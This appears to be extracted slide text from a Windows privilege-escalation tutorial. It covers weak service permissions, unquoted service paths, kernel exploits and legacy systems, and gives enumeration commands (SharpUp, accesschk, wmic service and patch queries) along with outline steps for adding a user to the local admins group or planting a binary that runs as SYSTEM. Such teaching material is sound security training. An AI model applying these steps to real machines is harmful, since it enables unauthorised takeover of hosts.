
Weak Service Permissions Step 1: Enumerating Misconfiguration • SharpUp.exe audit
=== Modifiable Services === Name : WindscribeService DisplayName : WindscribeService Description : Manages the firewall and controls the VPN tunnel State : Running StartMode : Auto PathName : "C:\Program Files (x86)\Windscribe\WindscribeService.exe" -

Weak Service Permissions Step 2: Verify using accesschk • accesschk.exe
/accepteula -quvcw <service name> Step 3: Modify the service bin path to execute command. (Add user to localadmin group) Step 4: Stop and Start the service -

Unquoted Service Path When a service is installed its registry
ImagePath points to the binary to run. If that path contains spaces but is not enclosed in quotes, the Windows service loader may search for an executable in path segments — creating a local escalation/persistence vector if earlier path locations are writable by low-privilege users. Service Binary Path (example) Weak Permissions C:\Program Files\Acme App\Service\acme_service.exe Windows will try and load theexecuteable from the path as follows: • C:\Program • C:\Program Files • C:\Program Files\Acme • C:\Program Files\Acme App\Service\acme_service -

Unquoted Service Path If an attacker can place a malicious
C:\Program.exe (or an earlier writable path in the chain), that program could be executed by the service (which often runs as SYSTEM), resulting in privilege escalation. Step 1: Enumerating Services • wmic service get name,displayname,pathname,startmode |findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v """ GVFS.Service GVFS.Service C:\Program Files\GVFS\GVFS.Service.exe Auto System Explorer Service SystemExplorerHelpService C:\Program Files (x86)\System Explorer\service\SystemExplorerService64.exe Auto WindscribeService WindscribeService C:\Program Files (x86)\Windscribe\WindscribeService.exe Auto -

Unquoted Service Path Step 2: Check for writeable paths Step
3: Place the binary in the writeable path Step 4: Wait till it service start -
Kernel Exploits Bugs in the operating system kernel or kernel-mode
drivers that allow attackers to execute code or corrupt kernel state, bypassing user-mode protections. Full system control — kernel-level access gives attackers complete control of the host. Bypasses protections — file ACLs, UAC and other user permissions become ineffective. Persistent compromise — enables rootkits or kernel implants that survive reboots and are hard to remove. -
kernal exploit Step 1: Enumerating Missing Patches (command) • wmic
qfe list brief / systeminfo Step 2: Identify the Exploit Step 3: Run the exploit script -
Legacy Operating system Legacy systems remain common in large/complex orgs
(universities, hospitals, utilities, government). Upgrading alone does not eliminate all risk — vulnerable apps, misconfigurations, and user behavior persist across versions. Microsoft stops issuing security updates for versions outside supported and extended support windows. Most EOL systems receive no public security patches. • Lack of vendor support: Applications (browsers, agents, tools) may stop working or receive no updates. • Hardware compatibility issues: New hardware may lack drivers or support on legacy OS builds. • Unpatched security flaws: No more security updates → exposure to remote code execution, privilege escalation, and historic “wormable” vulnerabilities. -
